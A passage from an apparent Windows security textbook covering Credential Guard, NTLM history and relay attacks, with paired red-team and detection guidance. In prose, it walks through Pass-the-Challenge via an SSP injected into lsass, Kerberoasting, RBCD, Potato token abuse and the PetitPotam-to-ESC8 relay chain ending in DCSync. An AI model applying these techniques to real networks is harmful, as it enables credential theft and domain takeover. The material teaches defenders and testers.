1.3.6.1.4.1.311.10.3.37 visible in the certificate chain. The IUM-side enumeration approach is `NtQuerySystemInformation` with the `SystemIsolatedUserModeInformation` class. Quarkslab's IUM-debugging walkthrough [312] documents the nested-virt setup (VMware L1 + Hyper-V L2), the GDB-stub attach on `hvix64.exe`, the patch on `SecureKernel!SkpsIsProcessDebuggingEnabled` to force-return 1, and the walk to `SecureKernel.exe` from `HvCallVtlReturn` at hypercall ID 0x12. Lyak's PassTheChallenge methodology [667] is the canonical worked example for the agent-side trustlet RPC interaction.

For a red-team operator

Assume the long-term hash and TGT are not in `lsass.exe`. Assume the trustlet's RPC output is. The first branch in the decision tree is verification: confirm whether the host is actually Credential-Guard-on with the same supported surfaces defenders use: `SecurityServicesRunning` contains `1`, `msinfo32` lists Credential Guard under VBS services, and WinInit Event 13 exists. Do not treat `LsaIso.exe` in Task Manager as proof. Also confirm PPL separately: PPL and Credential Guard are complementary, and bypassing PPL does not collapse the VTL1 boundary. If LSASS is not protected, the old dump path may still be in scope; if Credential Guard is running, a memory dump should be expected to show `[LSA Isolated Data]`, context handles, proxy metadata, and DPAPI GUIDs rather than reusable NTOWF bytes.

The second branch is protocol exposure. If NTLMv1 is enabled anywhere reachable, Pass-the-Challenge is the cleanest proof that the storage boundary is not the same as a use boundary: inject or load an SSP into `lsass.exe`, call the established `LSA_ISO_RPC_SERVER` route, request a response to a controlled challenge, and crack the returned NTLMv1 material offline. The prerequisites are high (code execution capable of loading into LSASS, an established logon context, and a host configuration that still permits the NTLMv1 response calculation), and every prerequisite is observable. The blocked path is equally important: do not promise the client a recovered hash. The output is a protocol response produced by the trustlet, and the two-phase Microsoft fix for NTLMv1 closed the easy path by first blocking the vulnerable calculation shape and then tightening the agent/trustlet behavior so the old challenge-selection trick no longer yielded reusable material.

If NTLMv1 is gone, pivot to credential *use* rather than credential *theft*. Kerberoast weak service accounts; AS-REP Roast accounts with `DONT_REQ_PREAUTH`; test RBCD with KrbRelayUp-style prerequisites [693] enumerate AD CS ESC misconfigurations; and abuse application paths that still ask a user to type a password. These

attacks do not contradict Credential Guard because none requires reading the protected NTOWF out of LSASS. Their failure modes are different: Kerberoasting fails against long random managed-service-account keys; AS-REP roast fails when pre-authentication is required; RBCD fails without a relayable authentication path and writeable delegation edge; AD CS abuse fails when templates remove enrollee-supplied subject names and dangerous EKUs. A masterclass operator documents those prerequisites before touching LSASS.

The third branch is token and session abuse. If the foothold has `SeImpersonatePrivilege`, the Hot/Rotten/Juicy/PrintSpoofer lineage [696], [697], [698], [699] remains relevant because it steals or manufactures a token, not a stored credential. If the target user is already logged on, current-session Kerberos service tickets and access tokens may be enough for lateral movement even though the TGT and long-term key are isolated. The tradecraft change is noisy but honest: instead of one quiet LSASS read that yields reusable material, the operator needs protocol requests, service-ticket use, coercion, relays, or DLL load events. On a Credential-Guard-on host, the best report is often a matrix of blocked theft paths and viable use paths, not a screenshot of an empty Mimikatz table.

For a detection engineer

Start with a state baseline. The `Microsoft-Windows-Wininit` provider in the System log is the boot-time truth source named by Microsoft's configuration guidance [664]: Event 13 means Credential Guard started; Event 14 records loaded configuration; Events 15, 16, and 17 mean configured-but-not-running states such as secure-kernel launch failure or UEFI configuration trouble. Alert only after joining those events to asset intent. A lab kiosk not expected to run Credential Guard should not page anyone for Event 16; a domain-joined Windows 11 Enterprise endpoint in the default-on ring should. Pair this with periodic `root\Microsoft\Windows\DeviceGuard:Win32_DeviceGuard` collection and treat `SecurityServicesRunning` as an array: `1` present means Credential Guard; `2` present means HVCI; absence of `1` on an expected-on asset is a drift ticket.

For LSASS attack surface, split detections by primitive. A raw LSASS dump attempt is still worth detecting (suspicious `PROCESS_VM_READ`, dump-file creation, handle duplication, or minidump patterns), but on a Credential-Guard-on host it may produce only isolated blobs. A Pass-the-Challenge-style path needs code inside the agent process or an authentication package loaded where it can reach the ALPC channel. Watch for LSA security package configuration changes under the

LSA registry keys, unexpected DLL paths loaded by `lsass.exe`, unsigned or oddly-signed modules in the LSASS address space, and AMSI / antimalware engine events that flag security-package load or script-assisted injection [700]. The expected false positives are EDR sensors, smart-card middleware, credential providers, and legacy VPN/SSO agents; tune by publisher, file path, change window, and whether the package was present before the Credential Guard rollout.

For protocol output abuse, network telemetry matters more than memory telemetry. Flag NTLMv1 negotiation and LMCompatibility downgrades; look for repeated NTLM challenges using the static `1122334455667788` value associated with NTLMv1 downgrade and crack.sh rainbow-table workflows; and correlate SMB, HTTP, LDAP, MS-SQL, and Exchange front-end authentication failures that share challenge patterns or originate from an endpoint that just loaded a new SSP. On the Kerberos side, keep the normal roast detections: abnormal TGS-REQ volume for RC4 service tickets, AS-REQs without pre-authentication, RBCD write events, and AD CS template-enrollment anomalies. Those detections belong in a Credential Guard chapter because they are exactly where attackers go after hash theft fails.

Response should be playbooked by branch. If WinInit says Credential Guard stopped running, preserve boot logs, collect DeviceGuard CIM state, check policy and firmware drift, and re-enable with the intended Intune/GPO setting. If LSASS package load is suspicious, isolate the host, collect module inventory and LSA registry state, and assume any trustlet RPC outputs generated during the dwell window may have been abused even if no hash was dumped. If protocol telemetry shows NTLMv1 or Pass-the-Challenge indicators, disable NTLMv1, rotate exposed service-account secrets, and hunt for the same static-challenge pattern across the estate. If detections are Kerberoast/RBCD/AD CS rather than LSASS, treat Credential Guard as intact and fix the directory-control failure that replaced memory theft.

A book-native way to test whether the model has stuck is to walk three artifacts by hand. First, take the opening `[LSA Isolated Data]` record and label what each visible field can and cannot prove: the prefix proves a protected record, `Context Handle` proves a trustlet-side session reference, `Proxy Info` proves VTL0 still has protocol metadata, the DPAPI GUID proves linkage to the user's protection chain, and none of those fields is the NTOWF. Second, take the `SecurityServicesRunning` array from the captured DeviceGuard output and read it as an array, not a bitmask: `1` and `2` together mean Credential Guard and HVCI are both running; they do not combine into a mysterious service `3`. Third, take the LSASS package list and classify each

entry as parser, protocol bridge, cloud broker, or legacy compatibility package. That exercise explains why some SSO paths survive and others break.

For an operator tabletop, use a five-question worksheet. Is Credential Guard actually running, and how do you know without Task Manager? Is PPL also enabled, and what would bypassing it still fail to give you? Does any reachable service negotiate NTLMv1, MS-CHAPv2, Digest, CredSSP, or a third-party SSP path that depends on supplemental credentials? Is the target value a long-lived secret, a current-session ticket, a token, a protocol response, or a typed plaintext? What telemetry would your action leave: WinInit drift, module load, LSA registry change, NTLM challenge pattern, TGS volume, RBCD write, or AD CS enrollment? If the answer to the fourth question is "long-lived secret from LSASS," the plan is probably pre-2015 thinking. If the answer is "use a remaining protocol or token surface," the plan belongs in the residual-control map.

For a defender tabletop, invert the same worksheet into assertions. Every managed endpoint should have an intended Credential Guard state; every intended-on endpoint should produce Event 13 or an explained exception; every LSA package should have an owner, signer, and deployment ticket; every NTLMv1 observation should open a migration item; every roastable service account should have a password or managed-service-account remediation; every AD CS template that can mint authentication certificates should have an explicit risk owner. These are not generic hardening chores. They are the places the attacker goes after the empty hash tells them the old memory-theft path is closed.

Closing

The empty hash from the opening scene is, in 2026, the expected property of eligible domain-joined Windows 11 22H2+ and Windows Server 2025 systems where Credential Guard is enabled by default or policy [87]. Eleven years of `lsass.exe` extraction history made the architectural pivot inevitable; eight years of trustlet maturation have made the pivot a mainstream default rather than a niche hardening option. What remains (the use surface, the protocol surface, the token surface, the typed-credential surface, the third-party-SSP surface) is the next eleven years of work.

> ▪ **BEQUEATHS** Credential Guard hands the next link one guarantee, narrow and load-bearing: on a correctly configured box the protected credential material (the NTOWF, Kerberos long-term keys, and TGT) is out of VTL0 reach,

> unreadable by any VTL0 process regardless of SYSTEM or `SeDebugPrivilege`. That guarantee is what The Death of NTLM chapter (Chapter 16) builds on when it argues the password itself can finally be retired. But the bequest stops at *storage*: Credential Guard does not isolate Kerberos *service tickets* minted for the current session, service-ticket replay belongs to the Kerberos chapter (Chapter 17) and the KRBTGT chapter (Chapter 18); it does not protect *tokens*, the SeImpersonate / Potato class belongs to the Windows Access Control chapter (Chapter 22) and the SeImpersonate Primitive chapter (Chapter 24); and it makes no claim outside the endpoint trustlet boundary: cloud token theft and replay belong to the Zero Trust chapter (Chapter 26) and the Continuous Access Evaluation chapter (Chapter 27). The chain moves the secret out of reach; it does not yet move the secret's *usefulness* out of reach.

CHAPTER 16

The Death of NTLM

TRUST-CHAIN LEDGER

INHERITS	"Long-term secrets are off the box". On a Credential-Guard box the signed-in NTOWF and the Kerberos long-term keys can no longer be read from any VTL0 process, regardless of SYSTEM or `SeDebugPrivilege` (Chapter 15, Credential Guard). That fixed *storage*; it left intact the *protocol* that made the secret worth stealing.
PROMISE	Once the four reasons `Negotiate` fell back to NTLM are closed (no domain-controller line-of-sight, local accounts, missing SPN, and hard-coded `Ntlm` calls) Windows can disable network NTLM by default, so that possessing, relaying, or coercing a live NTLM exchange stops being a path to Active Directory compromise. Serviced boundary: the SSPI `Negotiate` authentication decision.
TCB	The `Negotiate` negotiator preferring Kerberos; its IAKerb, Local KDC, and IP-SPN replacements; the NEGOEX carrier; the absence of callers that still name `Ntlm` directly; and the Group Policy that keeps NTLM default-off. Every legacy NTLM-speaking server, and any code that hard-codes `Ntlm`, sits *outside* it.
ADVERSARY → BREAK	NTLM is the storage-equivalence break: the stored NT hash is password-equivalent on the wire (Pass-the-Hash), and the three unbound messages are relayable and coercible (SMBRelay → PrinterBug → PetitPotam → ESC8). The Promise ends at "disabled, not removed": policy can re-enable NTLM, and the relay *class* survives intact on Kerberos.
RESIDUAL	Kerberos relay and delegation abuse (KrbRelay, KrbRelayUp, RBCD, S4U) → Kerberos (Chapter 17) and KRBTGT (Chapter 18); the full Pass-the-Hash-to-Pass-the-PRT arc → Chapter 19; offline

	SAM-hash extraction on a SYSTEM-owned box → Mimikatz (Chapter 14) (a boundary Credential Guard, Chapter 15, explicitly does not cover); coerced-SYSTEM confused deputies → The SeImpersonate Primitive (Chapter 24).
BEQUEATHS	Kerberos becomes the sole default interactive domain authentication protocol: every former NTLM fallback now routes through `Negotiate` → Kerberos (Chapter 17). Does NOT provide: removal of the relay class, isolation of the tickets Kerberos mints, or protection of the local SAM on a box an attacker already owns as SYSTEM.
PROOF	○ documented: `[MS-NLMP]` wire algorithm; KB 5064479 NTLM Operational channel and the `Lsa` policy registry surfaces. No hash-gated VM capture exists for this chapter; see the Evidence note.

The Reasoner's question. What does Windows have to build before it can finally turn NTLM off by default, and what risks survive after it does?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **NT hash / NTOWF.** The NT hash is `MD4(UTF-16LE(password))`: sixteen bytes that function as the long-term secret for NTLM. NTLMv2 derives `NTOWFv2 = HMAC_MD5(NT-hash, UNICODE(Upper(user) || domain))`, but the root remains the NT hash.
- **Password-equivalence.** If a protocol lets the hash produce every valid response without the plaintext password, possession of the hash is possession of the credential. That is the technical core of Pass-the-Hash.
- **Challenge-response.** NTLM does not send the password. The server sends a challenge; the client proves it can compute the correct response from the long-term secret. That sounds safe until you notice that the long-term secret itself is reusable authority.
- **Relay.** A relay does not steal the hash. It forwards a live `NEGOTIATE` / `CHALLENGE` / `AUTHENTICATE` exchange to a different target that accepts it as the victim.
- **AV_PAIRS, MIC, and CBT.** NTLMv2 retrofits target names, message integrity, and TLS channel binding into the old exchange. These fields help only when both sides generate and enforce them.
- **SPNEGO / Negotiate.** Windows applications should ask SSPI for `Negotiate`; Windows then prefers Kerberos and falls back to NTLM when Kerberos cannot run. The fallback path is the surface this chapter is about.
- **IAKerb, Local KDC, IP-SPN, and NEGOEX.** These are the new plumbing pieces Microsoft is using to remove the historical reasons `Negotiate` fell back to NTLM: no domain-controller line-of-sight, local accounts, missing SPNs, and richer mechanism negotiation under the existing API.

What NTLM is responsible for in the trust chain

NTLM is the credentials link's inherited liability. It was born before Active Directory, before Kerberos became Windows' domain default, and before defenders thought in terms of channel binding, service principal names, or relay-resistant authentication. Its original job was pragmatic: authenticate a Windows client to a Windows server without requiring a live domain controller, a registered service principal name, or even a domain at all. Those properties made it deployable. They also made it durable.

This is why the death of NTLM belongs immediately after Credential Guard in the chain. The Credential Guard chapter (Chapter 15) asks whether a compromised endpoint can still read the long-term credential. This chapter asks why a credential protocol continued letting live authentication be coerced and relayed long after the storage problem had a VBS answer.

NTLM is the 30-year-old fallback authentication protocol that Active Directory still rests on whenever Kerberos cannot do the job, and the consequential NTLM-centered AD attack chains (pass-the-hash, NTLM relay, PetitPotam, ESC8) live in or begin from that fallback path. Microsoft's exit plan (IAKerb, Local KDC, IP-SPN policy, and the Negotiate-everywhere refactor, carried under Negotiate/NEGOEX where needed) closes the four reasons NTLM survived, and the January 2026 roadmap names "disabled by default in the next major Windows release" as Phase 3. This chapter tells the whole arc as one story: how NTLM works on the wire, the attack classes that depend on it, exactly what is being removed, and what is not.

The relay chain in one paragraph




Figure 16.1: The ESC8 + PetitPotam chain as a vertical attack flow. An unauthenticated Coercer call (EfsRpcOpenFileRaw over LSARPC) makes the DC machine account NTLM-authenticate outbound as SYSTEM; ntlmrelayx forwards the live exchange to AD CS Web Enrollment, which issues a machine certificate; the certificate drives PKINIT to a DC-machine TGT, and the TGT DCSyncs the domain. Including krbtgt. The side rail shows where each retrofit sits and why it is silent: SMB signing is not in the chain (this rides LSARPC, not SMB), EPA on /certsrv/ is under-enforced, and Credential Guard has no hash to guard. The chain exploits the existence of the fallback path, not any one primitive.

A defender has done every retrofit Microsoft has shipped over twenty years. SMB signing enforced on every member server. EPA broadly enabled but not yet verified as required on every AD CS Web Enrollment endpoint. Credential Guard on. Restrict NTLM in audit mode. KB 5005413 applied to AD CS. An attacker with no domain credentials reaches a vulnerable coercion path on a domain controller, relays the DC machine account to `/certsrv/`, and a handful of seconds later holds a Kerberos TGT for that DC machine account: enough to DCSync the domain's secrets, including `krbtgt` [708, 709, 710]. Total elapsed time: less than the time it took you to read this paragraph. Total prerequisite for the chain: that NTLM still exists as a relayable fallback path on Windows.

The chain has a name. ESC8, from Will Schroeder and Lee Christensen's "Certified Pre-Owned" whitepaper, published June 17, 2021 [709, 711]. Its best-known coercion primitive has another name. PetitPotam, from Gilles Lionel, published the next month [710]. Together they can take a retrofitted-but-not-bound Active Directory environment to domain compromise in four steps.

The chain in four steps.

1. **Coerce.** In the historically decisive PetitPotam case, call `EfsRpcOpenFileRaw` against a domain controller over LSARPC; on vulnerable builds the service, running as SYSTEM, NTLM-authenticates back to an attacker-controlled UNC path with no domain credentials required. In the broader coercion family, the exact RPC method, server role, and authentication requirement vary by patch level and configuration [708, 710].
2. **Relay.** `ntlmrelayx.py` from Impacket sits on the listening side and forwards the live NTLM exchange to the AD CS Web Enrollment endpoint at `/certsrv/certfnsh.asp` [712].
3. **Enroll.** The relayed authentication enrolls the DC's machine account for a client certificate against the `Machine` template (or any default-enabled template that allows enrollment) [711].
4. **Escalate.** The attacker uses the certificate to perform PKINIT against the KDC, obtains a TGT for the DC's machine account, and uses that authority to DCSync the domain's hashes (including the `krbtgt` hash) achieving full domain compromise quickly once the relay path succeeds [709].

Pause on what is and is not true here. SMB signing did not fail; SMB signing was not in the chain. EPA failed because it was deployed on IIS authentication endpoints generally but the `/certsrv/` deployment lagged [713]. Credential Guard did not fail; Credential Guard protects the NT-hash, and the attacker never touched a hash. Restrict NTLM in audit mode worked exactly as labeled: it audited.

The retrofits are not wrong. They patch the named primitives. The chain exploits the *existence* of the fallback path, not a primitive. Every protective control is honest about what it does and silent about what it does not.

▶ **WALKTHROUGH — ESC8 + PetitPotam without hand-waving**

1. The attacker sends an EFSRPC call such as `EfsRpcOpenFileRaw` to a vulnerable domain controller and supplies a UNC path that resolves to the attacker's relay host. The interesting fact is not the API name; it is that a privileged Windows service accepts a remote path and tries to reach it as the machine account. Patched systems may close that exact unauthenticated LSARPC route; Coercer exists because the confused-deputy pattern spans many RPC interfaces [708, 710].
2. The domain controller initiates NTLM authentication to the relay host. The attacker still has no password, no NT hash, and no Kerberos ticket. The attacker only controls the TCP endpoint that receives `NEGOTIATE` and the UNC path that caused the authentication.
3. The relay opens a separate HTTP session to the AD CS Web Enrollment endpoint (`/certsrv/certfnsh.asp`) and forwards the NTLM messages. The CA sees a valid authentication from the DC machine account because the HMAC was computed by the DC and the endpoint did not bind the authentication to the original channel.
4. The relayed identity requests a machine certificate. If Web Enrollment accepts NTLM and EPA is absent or not enforced, the CA returns a client-authentication certificate for the DC machine account.
5. The attacker uses that certificate in PKINIT. Kerberos is now on the back side of the attack: the KDC issues a TGT to the identity proven by the certificate.
6. With a DC machine-account TGT, the attacker can use the DC account's replication authority to DCSync secrets. The compromise moved from coerced NTLM to certificate authentication to Kerberos without ever stealing the original NT hash [709, 711, 713].

This is the question that drives the rest of the chapter: *how did Windows arrive at a state where the most catastrophic modern Active Directory attack chain depends on a thirty-year-old fallback nobody wants?*

Origins: Why NTLM existed at all

Rewind to 1987. IBM and Microsoft ship LAN Manager 1.0 for OS/2. PCs are still mostly file-and-print islands on Token Ring or 10BASE-2 coax; networking exists, but "domain" is a word for what a single server controls. LAN Manager needs an authentication scheme that can run on hardware with 640 KB of RAM, no DES export license, and roughly zero institutional knowledge about cryptography.

What it produces, the LM hash, is a near-perfect snapshot of every constraint and assumption of its moment [714].

The construction is short enough to write out. Take the password. Uppercase it. Pad or truncate to exactly fourteen ASCII characters. Split into two seven-byte halves. Convert each half into a 56-bit DES key (the eighth bit of each byte is a parity bit). Use each key to DES-encrypt the eight-byte constant `KGS!@#$%`. Concatenate the two eight-byte ciphertexts. That is the LM hash [715, 714, 716].

> ◆ **DEFINITION — LM HASH** The LAN Manager password hash from 1987. Constructed by uppercasing the password, truncating or padding to 14 characters, splitting into two 7-byte halves, and DES-encrypting the constant `KGS!@#$%` with each half as a key. The two halves are independent, the password is case-insensitive, and there is no salt. Those LM-specific weaknesses do not all survive NTLMv2; the property that does survive is password-equivalence: a reusable long-term hash can answer future challenges until the password changes [715, 714].

§ **ASIDE** The eight-byte constant `KGS!@#$%` is what you get when somebody types "KGS" and then mashes shift-1, shift-2, shift-3, shift-4, shift-5 on a 1980s American IBM keyboard. The constant is in the protocol because the protocol predates the cryptographic-engineering norm that constants should look random. It would not survive a 2026 design review; in 1987 nobody asked.

Every choice tells a story about 1987. Uppercase, because some clients normalized case anyway and the developers wanted authentication to "just work" across mixed locale settings. Fourteen characters, because that was the field width DOS dictated. Two halves, because a 56-bit DES key already maxed out the practical computation; nobody was going to chain two DES operations through a feedback function with that much per-keystroke latency. No salt, because the deployment model was one server, one user database, and identical-password collisions were a feature for the help desk, not a leak.

The result is password-equivalent: anyone who possesses the LM hash *is* the user, forever, regardless of how the wire protocol presents the credential.

Six years later, July 27, 1993, Windows NT 3.1 ships. NTLM(v1) arrives with it [715, 716]. The NT-hash is what you would design if you started over with mid-1990s assumptions but were not yet willing to abandon DES at the response layer. It is simpler than the LM hash and stronger in exactly one place: `NT-hash = MD4(UTF-16LE(password))` [716]. No truncation. No case folding. Sixteen bytes of output.

The hash is still password-equivalent; what changes is that the *input* to the hash is now whatever Unicode string the user typed, in full.

The wire protocol around the NT-hash is the famous three-message handshake. NEGOTIATE from the client. CHALLENGE from the server (an eight-byte random nonce). AUTHENTICATE from the client, carrying a DES-based response computed from the NT-hash and the server challenge. The whole exchange is self-contained: nothing in the three messages binds the authentication to a particular transport, a particular client, a particular server, or a particular service [715]. That property (the absence of *binding*) is the property NTLM relay will eat for the next twenty-five years.

◆ **DEFINITION, NT-HASH** `MD4(UTF-16LE(password))`. Sixteen bytes. The single long-term secret that every NTLM authentication ever performed for a given user derives from. Possession of the NT-hash is mathematically equivalent to possession of the password for every authentication purpose. NTLMv2 changes the response computation but not the hash [716].

▶ **WALKTHROUGH — THE THIRTY-YEAR DEPENDENCY CHAIN**

1. LAN Manager (1987) solved file-and-print authentication with the LM hash: weak by modern standards, but deployable on machines that could not assume a domain controller or modern crypto.
2. Windows NT 3.1 (1993) replaced the LM hash's input processing with the NT hash, but the protocol still treated possession of the long-term hash as enough to answer challenges.
3. NTLMv2 (NT 4.0 SP4, 1998) added HMAC-MD5, a client challenge, timestamps, target-info AV_PAIRS, and later MIC/CBT fields. It improved the response. It did not change password-equivalence.
4. Windows 2000 made Kerberos the domain default and demoted NTLM to compatibility fallback. The fallback survived because real networks kept hitting no-DC, local-account, no-SPN, and hard-coded-NTLM cases.
5. MS08-068 (2008), Credential Guard (2015), Drop-the-MIC patches (2019), KB 5005413 (2021), and Server 2025 hardening each closed a known primitive. None removed the fallback.
6. The exit plan begins only after Microsoft can name replacements for every fallback: IAKerb for no DC line-of-sight, Local KDC for local accounts, IP-SPN for missing SPNs, and a Negotiate-first refactor for hard-coded call sites [717, 718, 719].
7. The 2024-2026 distinction matters: the NTLMv1 server feature is removed in Windows 11 24H2 and Windows Server 2025; NTLMv2 is deprecated, still present, and scheduled to be disabled by default only at Phase 3 [605].

The third revision arrives with NT 4.0 Service Pack 4, October 1998. NTLMv2 throws away DES at the response layer and replaces it with HMAC-MD5. It introduces a *client* challenge (so the response is no longer purely a function of the server's choice). It introduces AV_PAIRS, a small TLV structure carrying the target name, a timestamp, and (in much later retrofits) the channel binding hash and message integrity field [715, 716]. NTLMv2 defeats pre-computation attacks against the response. It does not change the long-term secret. The NT-hash is still the NT-hash; possession is still authority.

§ **ASIDE** An intermediate variant, NTLM2 Session Security, shipped in NT 4.0 SP4 alongside NTLMv2 and is the dead end most often confused for v2. It added an 8-byte client challenge to the NTLMv1 DES envelope without touching the long-term hash, hoping to defeat pre-computation while preserving wire compatibility. It survived only as a transitional `LMCompatibilityLevel` setting; nothing in the modern attack catalog treats NTLM2 SS as a distinct target [715].

Property	LM hash (1987)	NTLMv1 (1993)	NTLMv2 (1998)
Hash function for the long-term secret	DES of constant with password halves	MD4(UTF-16LE(password))	MD4(UTF-16LE(password))
Case-sensitive	No (uppercase only)	Yes	Yes
Max input length	14 characters (truncated)	Unlimited Unicode	Unlimited Unicode
Salted	No	No	No (per-exchange challenge + timestamp added to the response, not a hash salt)
Response keyed MAC	DES (3 keys, 56-bit each)	DES (3 keys, 56-bit each)	HMAC-MD5
Binds to target server name	No	No	AV_PAIR `MsvAvTargetName` (retrofit)
Binds to TLS endpoint	No	No	AV_PAIR `MsvAvChannelBindings` (retrofit)
Possession of hash = authority	Yes	Yes	Yes

◆ **DEFINITION — NTLMv1 / NTLMv2** The two production response constructions on top of the same NT-hash. NTLMv1 chains three 56-bit DES

> operations across `K1 = NT-hash[0:7]`, `K2 = NT-hash[7:14]`, `K3 = NT-hash[14:16] || \x00\x00\x00\x00\x00`, encrypting the eight-byte server challenge under each. The third subkey has only 16 bits of variable input (two hash bytes plus five zero bytes); DES parity expansion does not reduce or add to that entropy. NTLMv2 replaces all three DES operations with one HMAC-MD5 over `server_challenge || client_challenge || timestamp || av_pairs`, keyed by `NTOWFv2 = HMAC_MD5(NT-hash, UNICODE(Upper(user) || domain))` [715, 716].

Then comes Windows 2000, and Kerberos. Microsoft's plan was simple: in a domain, Kerberos handles everything; NTLM stays around as a compatibility blanket for the cases Kerberos cannot cover yet [720]. The trouble was that "the cases Kerberos cannot cover yet" turned out to be a permanent set, not a transitional one. Twenty-three years later, the same four cases would be the table-of-contents of Microsoft's NTLM-removal plan [717]:

1. **No domain-controller line-of-sight.** A laptop on a hotel Wi-Fi authenticating to a corporate file share through a VPN tunnel terminator has no Kerberos KDC to talk to. NTLM does not need one.
2. **Local accounts.** A user signing into a workgroup machine or a domain-joined machine's local SAM has no domain at all; Kerberos has nothing to authenticate against.
3. **No service principal name.** Kerberos requires a known SPN for the target service. Connect to a server by raw IP, by an alias DNS name not yet in the SPN database, or by a CNAME the operator forgot to register. There is no SPN, so Kerberos cannot run.
4. **Hard-coded NTLM.** Application code that calls `AcquireCredentialsHandleW(..., "Ntlm", ...)` or RPC code that asks for `RPC_C_AUTHN_WINNT` directly bypasses the negotiator and forces NTLM regardless of what is available.

> ◆ **DEFINITION — SPNEGO / Negotiate** The Simple and Protected GSS-API Negotiation Mechanism. When two parties want to authenticate but do not know which security mechanism they share, SPNEGO offers a list and picks the best one both support. On Windows the SSPI provider is called `Negotiate`, and it has historically chosen Kerberos when possible and NTLM otherwise [720]. The "otherwise" path is where every modern NTLM attack lives.

Each fallback case is one shutter through which NTLM continues to leak into a Kerberos-by-default world. *The demotion was supposed to be terminal. Why did the four fallback cases turn out to cover most of the real-world authentication surface, and what does that look like on the wire?*

The wire: Three messages and one hash

Most defenders have never read an NTLM authentication off the wire. The cryptography is short enough to fit on one screen, and the structural property that drives the next 28 years of attacks is visible inside those three messages. What follows makes that property impossible to miss.

NEGOTIATE, CHALLENGE, AUTHENTICATE




Figure 16.2: The three-message NTLMv2 handshake on the wire. The client opens with NEGOTIATE (capability flags, no identity); the server replies with CHALLENGE (a 64-bit nonce plus TargetInfo AV_PAIRS); the client derives NTOWFv2 and NTProofStr from the NT-hash and returns AUTHENTICATE, carrying the proof plus an optional MIC and optional MsvAvChannelBindings CBT. The server holds no plaintext, so it pass-throughs the response to the domain controller via Netlogon to verify. The structural point is the oxblood callout: nothing in the three messages binds the exchange to a transport, a server, or a service: the property NTLM relay eats for twenty-five years.

The client opens with NEGOTIATE, advertising its capability flags: which signing modes it supports, whether it is willing to do session security, whether it is asking

for extended session keys, and so on. The server replies with `CHALLENGE`. The body of `CHALLENGE` contains a single 64-bit nonce (the server challenge) and a TLV blob called `TargetInfo`: a list of attribute-value pairs the server wants to bind into the authentication [715].

